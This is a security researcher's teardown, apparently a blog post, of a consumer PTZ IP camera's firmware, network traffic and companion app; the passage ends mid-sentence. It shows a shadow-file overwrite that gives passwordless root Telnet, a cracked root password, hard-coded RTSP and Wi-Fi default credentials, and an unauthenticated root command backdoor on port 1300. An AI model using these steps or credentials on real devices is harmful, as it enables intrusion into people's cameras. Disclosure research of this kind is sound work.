
There was no shadow file in /app/userdata, only the root filesystem shadow, and it’s hash did not match the one from firmware extraction. I cracked that hash and got root123, but Telnet still did not work. I created an empty /app/userdata/shadow, synced, and rebooted:
echo 'root::18622:0:99999:7:::' > /app/userdata/shadow
sync
After reboot, Telnet accepted root with no password. With a live shell, I did deeper analysis. I copied /app/userdata to the SD card and moved it to my PC to continue with IDA analysis and later will do some MITM capture, and Android app inspection.

Runtime Process and Network State
Once Telnet was available, I captured process and network state to understand what was actually running.
Key observations:
apollohosts RTSP/ONVIF and the cloud logic;dev_ctrl,noodles,inetd, andtelnetdare active alongside it.- Listening ports include 6688 (ONVIF), 8554 (RTSP), 23 (Telnet), 8699/16668, and 843/1300.
- There is an active outbound TCP link to 34.40.41.193:25515 while the device is online.
Show process list (ps)
[/app]# ps T
  PID USER       VSZ STAT COMMAND
    1 root      1380 S    init
    2 root         0 SW   [kthreadd]
    3 root         0 SW   [ksoftirqd/0]
    4 root         0 SW   [kworker/0:0]
    5 root         0 SW<  [kworker/0:0H]
    6 root         0 SW   [kworker/u2:0]
    7 root         0 SW<  [lru-add-drain]
    8 root         0 SW   [oom_reaper]
    9 root         0 SW<  [writeback]
   10 root         0 SW   [kcompactd0]
   11 root         0 SW<  [crypto]
   12 root         0 SW<  [bioset]
   13 root         0 SW<  [kblockd]
   14 root         0 SW<  [cfg80211]
   15 root         0 SW   [kworker/0:1]
   16 root         0 SW<  [rpciod]
   17 root         0 SW<  [xprtiod]
   18 root         0 SW   [kswapd0]
   19 root         0 SW<  [nfsiod]
   33 root         0 SW   [spi0]
   34 root         0 SW<  [bioset]
   35 root         0 SW<  [bioset]
   36 root         0 SW<  [bioset]
   37 root         0 SW<  [bioset]
   38 root         0 SW<  [bioset]
   39 root         0 SW<  [bioset]
   40 root         0 SW<  [bioset]
   41 root         0 SW   [spi1]
   42 root         0 SW   [kworker/u2:1]
   75 root         0 SW<  [fh_aes.0]
   89 root         0 SW<  [ipv6_addrconf]
   90 root         0 SW   [kworker/0:2]
  100 root       752 S <  /sbin/udevd -d
  103 root         0 SW<  [bioset]
  104 root         0 SW   [mmcqd/0]
  218 root         0 SW<  [kworker/0:1H]
  221 root         0 SWN  [jffs2_gcd_mtd4]
  223 root         0 SWN  [jffs2_gcd_mtd5]
  379 root         0 DW   [xbus-rx]
  481 root      1736 S    {main} /app/abin/dev_ctrl
  490 root      1736 S    {ut_jcmd_server_} /app/abin/dev_ctrl
  491 root      1736 S    {ut_jcmd_server_} /app/abin/dev_ctrl
  492 root      1736 S    {ut_dev_event_pr} /app/abin/dev_ctrl
  493 root      1736 S    {net_ctrl_proc} /app/abin/dev_ctrl
  494 root      1736 S    {sd_ctrl_proc} /app/abin/dev_ctrl
  530 root     97564 S    {main} ./apollo
  542 root     97564 S    {onvif_timer} ./apollo
  553 root     97564 S    {fake_rtc_thread} ./apollo
  554 root     97564 S    {ap_alarm_proc} ./apollo
  577 root     97564 S    {get_host_info_t} ./apollo
  588 root     97564 S    {_db_save_thread} ./apollo
  590 root     97564 S    {ntpcli_thread} ./apollo
  591 root     97564 S    {apl_timer_watch} ./apollo
  603 root     97564 S    {video_thread_pr} ./apollo
  604 root     97564 S    {isp_thread_proc} ./apollo
  605 root     97564 S    {service_event_u} ./apollo
  625 root     97564 D    {audio_thread_pr} ./apollo
  628 root     97564 S    {apl_timer_watch} ./apollo
  629 root     97564 S    {_apl_record_sdc} ./apollo
  630 root     97564 S    {snapshot_monito} ./apollo
  631 root     97564 S    {apl_netctrl_thr} ./apollo
  632 root     97564 S    {audio_output_pr} ./apollo
  633 root     97564 S    {audio_player_pr} ./apollo
  634 root     97564 S    {ap_alarm_proc} ./apollo
  635 root     97564 S    {ut_msgq_thread} ./apollo
  639 root     97564 S    {ut_msgq_thread} ./apollo
  640 root     97564 S    {_apl_ptz_timer_} ./apollo
  643 root     97564 S    {service_event_u} ./apollo
  644 root     97564 S    {service_event_u} ./apollo
  645 root     97564 S    {event_thread2_p} ./apollo
  656 root     97564 S    {_apl_ptz_timer_} ./apollo
  657 root     97564 S    {apl_monitor_tim} ./apollo
  658 root     97564 S    {apl_monitor_che} ./apollo
  659 root     97564 S    {apl_monitor_drv} ./apollo
  660 root     97564 S    {ut_jcmd_server_} ./apollo
  661 root     97564 S    {http_rx_thread} ./apollo
  662 root     97564 S    {onvif_timer} ./apollo
  663 root     97564 S    {onvif_discovery} ./apollo
  664 root     97564 S    {rtsp_listen_thr} ./apollo
  665 root     97564 S    {ut_jcmd_server_} ./apollo
  666 root     97564 S    {ut_net_listen_p} ./apollo
  677 root     97564 S    {Cos_InetMgr} ./apollo
  689 root     97564 S    {HttpClientThrea} ./apollo
  702 root     97564 S    {zj_live_thread_} ./apollo
  703 root     97564 S    {zj_audio_thread} ./apollo
  704 root     97564 S    {zj_ptz_thread} ./apollo
  705 root     97564 S    {zj_sdchk_thread} ./apollo
  707 root     97564 S    {cfg_task} ./apollo
  708 root     97564 S    {TrasBaseProcThr} ./apollo
  709 root     97564 S    {TrasBaseSendThr} ./apollo
  710 root     97564 S    {TunnelRecvThrea} ./apollo
  711 root     97564 S    {LOGCOLLECT_TASK} ./apollo
  712 root     97564 S    {CloudMng} ./apollo
  713 root     97564 S    {cloud res} ./apollo
  714 root     97564 S    {CloudChan} ./apollo
  715 root     97564 S    {CloudExternChan} ./apollo
  716 root     97564 S    {AIIOT_TASK} ./apollo
  717 root     97564 S    {MSGCT_TASK} ./apollo
  718 root     97564 S    {cmd_task} ./apollo
  719 root     97564 S    {RF_TASK} ./apollo
  720 root     97564 S    {localio_task} ./apollo
  721 root     97564 S    {FileProc_SendTa} ./apollo
  722 root     97564 S    {FileProc_RecvTa} ./apollo
  729 root     97564 S    {ap_netstat_thre} ./apollo
  730 root     97564 S    {ap_ircut_switch} ./apollo
  533 root         0 SW   [RTW_CMD_THREAD]
  539 root      1948 S    /app/bin/wpa_supplicant -Dnl80211 -P/var/lock/wpa_su
  572 root      1596 S    noodles
  582 root      1596 S    {policy_thread} noodles
  583 root      1596 S    {multicast_threa} noodles
  573 root      1372 S    /sbin/inetd -f -e /etc/inetd.conf
  575 root      1380 S    init
  600 root         0 SW   [jpeg_kick]
  601 root         0 SW   [vpu_task]
  602 root         0 SW   [hhe_manage]
  627 root      1384 S    udhcpc -p /var/lock/udhcpc_wlan0.pid -t 30 -T 3 -b -
  762 root      1372 S    /sbin/telnetd -w10
  763 root      1388 S    -sh
  774 root         0 SW   [kworker/u2:2]
  791 root      1372 R    ps T
Show network sockets (netstat)
[/]# netstat -alpt
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6688            0.0.0.0:*               LISTEN      531/apollo
tcp        0      0 0.0.0.0:8554            0.0.0.0:*               LISTEN      531/apollo
tcp        0      0 0.0.0.0:843             0.0.0.0:*               LISTEN      573/noodles
tcp        0      0 0.0.0.0:1300            0.0.0.0:*               LISTEN      573/noodles
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      574/inetd
tcp        0      0 0.0.0.0:8699            0.0.0.0:*               LISTEN      531/apollo
tcp        0      0 0.0.0.0:16668           0.0.0.0:*               LISTEN      531/apollo
tcp        0      0 192.168.68.65:38534     193.41.40.34.bc.googleusercontent.com:25515 ESTABLISHED 531/apollo
udp        0      0 0.0.0.0:16658           0.0.0.0:*                           531/apollo
udp        0      0 0.0.0.0:3702            0.0.0.0:*                           531/apollo
udp        0      0 0.0.0.0:5012            0.0.0.0:*                           573/noodles
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  2      [ ACC ]     STREAM     LISTENING       2117 482/dev_ctrl        @jdc_server
unix  2      [ ACC ]     STREAM     LISTENING       2348 531/apollo          @sd_event
unix  2      [ ACC ]     STREAM     LISTENING       2355 531/apollo          @jap_server
unix  2      [ ACC ]     STREAM     LISTENING       2118 482/dev_ctrl        @jsh_server
unix  2      [ ]         DGRAM                       812 100/udevd           @/org/kernel/udev/udevd
unix  2      [ ]         DGRAM                      2221 540/wpa_supplicant  /var/run/wpa_supplicant/wlan0
Initial firmware extraction and strings.
After getting a working shell, I moved on to firmware extraction and static analysis of the extracted root filesystem and binaries.
The most interesting targets were the running binaries. They handled cloud communication and listened on local ports — specifically apollo and noodles.
I started with apollo, which is responsible for cloud connectivity and services such as RTSP and ONVIF. I fired up IDA and began digging…
TL;DR: both main applications contain backdoors. One affects RTSP, and the other allows execution of system commands as root — without any authentication.
Now all that remained was figuring out how to enable them and make them work for us.
Some key findings that I found was:
- Hard-coded RTSP strings include
user=admin_password=tlJwpbo6and stream variants(apollo app). - Default services in config enable Telnet, RTSP, and ONVIF; the web UI is disabled.
- Default ports listed in
myinfo.share RTSP 8554, ONVIF 6688. - Factory AP defaults show SSID prefix
Care-APand key pass asAa12345678. - Noodles act like a Backdoor Service (executes commands as root).
Apollo - Show IDA strings sweep for "admin"
.rodata:002AE1A9 0000000E C Administrator
.rodata:002B169C 0000001D C user=admin_password=tlJwpbo6
.rodata:002B6904 00000006 C admin
.rodata:002BF1F4 00000006 C admin
.rodata:002C076B 00000006 C admin
.data:00342614   00000040 C user=admin_password=tlJwpbo6_channel=1_stream=0.sdp?real_stream
.data:00342654   00000040 C user=admin_password=tlJwpbo6_channel=1_stream=1.sdp?real_stream
Show rootfs scan highlights
Interesting config
- Telnet enabled plus ONVIF/RTSP enabled in
app.cfg - Default service ports (http 80 / https 443 / rtsp 8554 / onvif 6688) in
myinfo.shoverrides stored inipc.db. - SD card config injection paths for env and Wi-Fi in
app_config.sh - TFTP upgrade flow in
iu.shserver IP inuboot_env
Custom binaries and scripts
- Main app/control tooling in
/squashfs-root/abin/apollo,/squashfs-root/abin/dev_ctrl,/squashfs-root/abin/net_cfg,/squashfs-root/abin/noodles,/squashfs-root/abin/playaudio. - Firmware/env tooling in
/squashfs-root/bin/img_up,/squashfs-root/bin/apenv,/squashfs-root/bin/fw_printenv,/squashfs-root/bin/get_cfg,/squashfs-root/bin/db_get. - Wi-Fi test/control scripts in
/cliand/rf.
Likely credential stores not yet extracted
- Default DB used to seed admin info:
ipc_def.db
Show UPX detection and unpacking notes
The apollo binary was UPX-packed. file apollo (or binwalk) reports “UPX compressed”
Unpacking was:
upx -d apollo -o apollo.unpacked
After unpacking, code and strings were readable and decompiling worked normally. file apollo.unpacked shows a regular ELF without the UPX note.

Show apollo highlights and observations from IDA
Quick config and value extracts
root:z1Y**********(DES hash from shadow, system root account).telnetd=yes(from/app.cfg, telnet default enabled).AP_ssid_prefix=Care-APAP_key=Aa12345678(default AP password noted inap_mode.cfgcontext).- App expects file in
/home/dis_onvif_authto enable hard-coded credentials for RTSP.

Enable RTSP service by touching /home/dis_onvif_auth file
Show noodles app highlights and observations from IDA
Highlights
- Target binary:
/squashfs-root/abin/noodles(static ARM ELF). - Main entry starts an unauthenticated TCP server on port 1300 and dispatches XML-like commands.
- Key handlers (all reachable without auth):
<SYSTEM>→cmd_system: runs arbitrary shell.<SYSTEMEX>→cmd_system_ex: runs a shell command and streams stdout (buggy 1024-byte ACK read).<UPGRADE>,<DOWNLOAD>,<UPLOAD>,<FLASHDUMP>: full file transfer and upgrade paths.<BURNMAC>,<BURNSN>,<WRITEENV>,<READENV>: write/read MAC, serial, and env keys; persist to/home/*and env.<ELFEXEC>: download a binary, chmod +x, execute.
- Auxiliary listeners/threads:
- Flash policy server (ports 843 → fallback 8843) sends permissive cross-domain XML.
- UDP multicast responder on 224.0.0.111/ports 5012/7654, advertises device info and executes
<YGMP_CMD>if target IP/MAC match.
- No authentication or source filtering anywhere; all handlers run as root.
 Noodles backdoor
Firmware Findings (Deep Pass)
This section captures a deeper pass over the firmware and binary behavior.
Key takeaways:
- Root hash
z1Y**********is present; Telnet defaults are enabled; Wi-Fi STA creds live at runtime. - Telnet/FTP toggles are gated by config DB keys, not just
app.cfg. - The license flow uses plaintext HTTP and writes QR content to
/home/qrcode. - Cloud traffic uses a custom encrypted message layer over TCP, with separate NAT/P2P flows.
- No obvious shell backdoor was found in cloud handlers.
Show full firmware findings and function notes
**System credentials and defaults** - System credential: `root:z1Y**********` (DES hash) in `shadow` and `squashfs-root/shadow`. No cleartext RTSP/ONVIF creds found. - Telnet default in config: `telnetd=yes` in `app.cfg` (and prodid variants). - FTP defaults: no `ftpd_enable` in `app.cfg` - Wi-Fi STA credentials are not in the readonly dump. They live at runtime in `ifcfg.wlan0` and `wpa_supplicant.conf`.Boot Flow, Config Storage, and Device/Cloud Profile
This block captures the boot flow and on-disk configuration sources I mapped next.
Summary:
- Boot chain is
app_init.sh->start.sh->abin/apollo, with modules and SD update paths early in boot. ipc.dbandsystemcfg.dbstore runtime config and identity;app.cfgandboard.cfgdescribe features.- Defaults include AP mode
Care-AP<sn>with keyAa12345678, RTSP/ONVIF enabled, and web UI disabled. - Cloud config points to
svr.smartcloudcon.comwith specific IDs, link servers, and tokens. - Hardware profile shows FH8852V2X0, RTL8188FU/SSV6155P, PTZ, audio I/O, multiple sensors, and firmware
v220901.1359.
Show full boot and config notes
Boot flow
app_init.sh syncs U-Boot/apenv, mounts SD, loads kernel modules (modules.sh), copies userdata/shadow into /etc, then start.sh launches abin/apollo (UPX-unpacked copy included) and optional cld_upd/andlink before doing NTP sync.
Config storage
ipc.db is the primary settings DB seeded/reset by db_init.sh if revisions differ; JSON configs in *.db hold cloud/IOT settings; systemcfg.db keeps identity/SignAddr; app.cfg (cloud/onvif/rtsp/telnet flags) and board.cfg (PTZ GPIO/PWM, audio, IR) describe capabilities.
Credentials in clear
userdata/shadow sets root with no password (default hash in /squashfs-root/shadow is root:z1Y********** but overwritten at boot); Wi-Fi STA creds in ifcfg.wlan0 (MyTestWifi01 / Mypassword1234); provisioning AP in ap_mode.cfg uses SSID Care-AP<sn>, auth=none, key Aa12345678. IDA strings show a hardcoded RTSP template user=admin_password=tlJwpbo6.
Services/protocols
app.cfg enables cloud_enable, cloud_zj, rtsp=yes (audio on), onvif=yes, telnetd=yes, web=no. Default ports from myinfo.sh are HTTP 80, HTTPS 443, RTSP 8554, ONVIF 6688. Wi-Fi control uses wifi_mode.sh (wpa_supplicant/hostapd). NTP hits cn.ntp.org.cn and time.windows.com. PTZ is PWM-driven (board.cfg), with video pipeline tuned in sysinfo/setting.
Cloud and endpoints
systemcfg.db points to svr.smartcloudcon.com with AppID 1657353*********, CompanyID 0000213*********, device DID 120001*********. corecfg.db sets linkIpv4 34.40.41.193, linkPort 25515, linkSrvid CPLink:20001-10-DE-20250911115034.449, LinkEncKey 132ded*********, LinkEncLoad dd06dc6*********. groupcfg.db uses Ipv4 130.162.37.6, Port 25006, ConnToken 10:BG:af2f5*********, OwnerToken 16000102c09471e*********. Strings in apollo also reference cloud.ygtek.cn.
Hardware/profile
userdata/hw_info and prodid/PQEW4-01/config/prod_info show Fullhan FH8852V2X0 SoC, Wi-Fi RTL8188FU/SSV6155P, PTZ present, audio in/out, sensors sc3338_mipi/gc4653/gc3003, firmware fw_ver v220901.1359, timezone set to EET (devcfg.db).
MITM Setup for Camera Traffic
I ran a MITM attack from my laptop over a LAN RJ45 connection, using the laptop as a proxy through eth0.
I also set up Burp Suite as a MITM proxy, but no HTTP or HTTPS traffic — with or without TLS — was observed during the actual communication.
Show MITM setup commands
#Start DNS and DHCP.
sudo dnsmasq -i enxc8a362b69fba \
--dhcp-range=192.168.10.50,192.168.10.100,12h \
--dhcp-option=option:router,192.168.10.1 \
--dhcp-option=option:dns-server,8.8.8.8 \
-d

#Enable routing.
sudo sysctl -w net.ipv4.ip_forward=1

#Basic NAT so the camera can reach the web...
sudo iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE
sudo iptables -A FORWARD -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A FORWARD -i enxc8a362b69fba -o wlan0 -j ACCEPT
- ARP broadcasts on /24 at boot: In these captures also, the camera does DHCP and sends SSDP M-SEARCH; ARP broadcasts appear during the same startup window.
Network traffic observations
- On boot, camera opens TCP to 34.40.41.193 (line 25515) and sends only a small JSON control message; no user data observed. Example frame 1 payload: `{"METHOD":"0000","SEQID":"3985029"}`. No private info beyond a sequence ID.
- P2P bootstrap over UDP to 158.101.162.17 / 130.162.37.6. Messages are cleartext and include the camera's public IP/port. Example: frame 1002 `{"METHOD":"201A","SEQID":"2109","BODY":{"SvrToken":""}}` from 192.168.10.69 (line 7171) to 130.162.37.6 (line 30194); frame 1005 reply `{"METHOD":"201B","CODE":"0","BODY":{"NatIP":"151.237.67.245","Port":"7171"}}`.
- After NAT bootstrap, large UDP between camera 192.168.10.69 (line 7171) and phone 192.168.68.78 (line 7195); payload not decrypted in current capture.
- App TLS sessions to `ims.smartcloudcon.com` observed, but payload encrypted; plain HTTP requests go to MOB/analytics (`cfgc.zztfly.com`, `api-share.mob.com`, `errc.zztfly.com`), not directly tied to camera state.
App and Camera Data Collection Findings
I also reversed the Android app and captured traffic from both the device and the application itself.
Based on Frida HTTP logs and API dumps, here’s what the app and the camera appear to collect and transmit.
Summary:
- Persistent user IDs and session tokens are attached to most app calls.
- The camera DID is used as
deviceIdin cloud and purchase flows. - Analytics events and app usage telemetry go to
beimei-loggw.smartcloudcon.com. - Ad and promo endpoints collect device/app metadata and return ad inventory.
- Cloud package and purchase endpoints expose product catalogs tied to the device.
- Account linking endpoints exist for Alexa/GHA integrations.
Show full data collection breakdown
Telemetry/analytics
- Event tracking to
beimei-loggw.smartcloudcon.com/loggw/app/eventTrack/ - Captures app usage flow and device interactions (enter live view, playback, exit).
- Permissions: camera, mic, fine/coarse/NEARBY_WIFI_DEVICES, storage, overlay (SYSTEM_ALERT_WINDOW), notifications, ad IDs, billing/licensing, boot, kill background.
- Exported components: deep link
hm://app.smartcloudcon.com/(CareMainActivity), WXPay, GIF push activity, push services/receivers for Huawei/OPPO/FCM/Xiaomi/Vivo/GeTui, file providers. - Endpoints/domains:
svr.smartcloudcon.com,exsvr.smartcloudcon.com,websvr.smartcloudcon.com,exwebsvr.smartcloudcon.com, consoleconsole.smartcloudcon.com, logsims.smartcloudcon.com, test hoststestweb.smartcloudcon.com,testsvr.smartcloudcon.com, legacy IP hintshttp://139.159.243.73:8099/9003, deep linkapp.smartcloudcon.com. Other hosts:im-hw.7x24cc.com,im5fa212f.7x24cc.com,globalh5.crosssim.com,cfgc.zztfly.com,errc.zztfly.com,api-share.mob.com,hmstatic-1311597033.cos.ap-nanjing.myqcloud.com.
Ads and personalization
- Ad requests to
exsvr.smartcloudcon.com/carewebin/store/getadlist/v2
Cloud packages/purchases
- Cloud package catalogs (
store/promotegoods,goodscollection) fetched with uid, deviceId, and app info. Contains product IDs (Google Play SKUs), prices, recording templates (e.g., days of storage, continuous vs event-based), and eligibility flags. - Purchase flows (
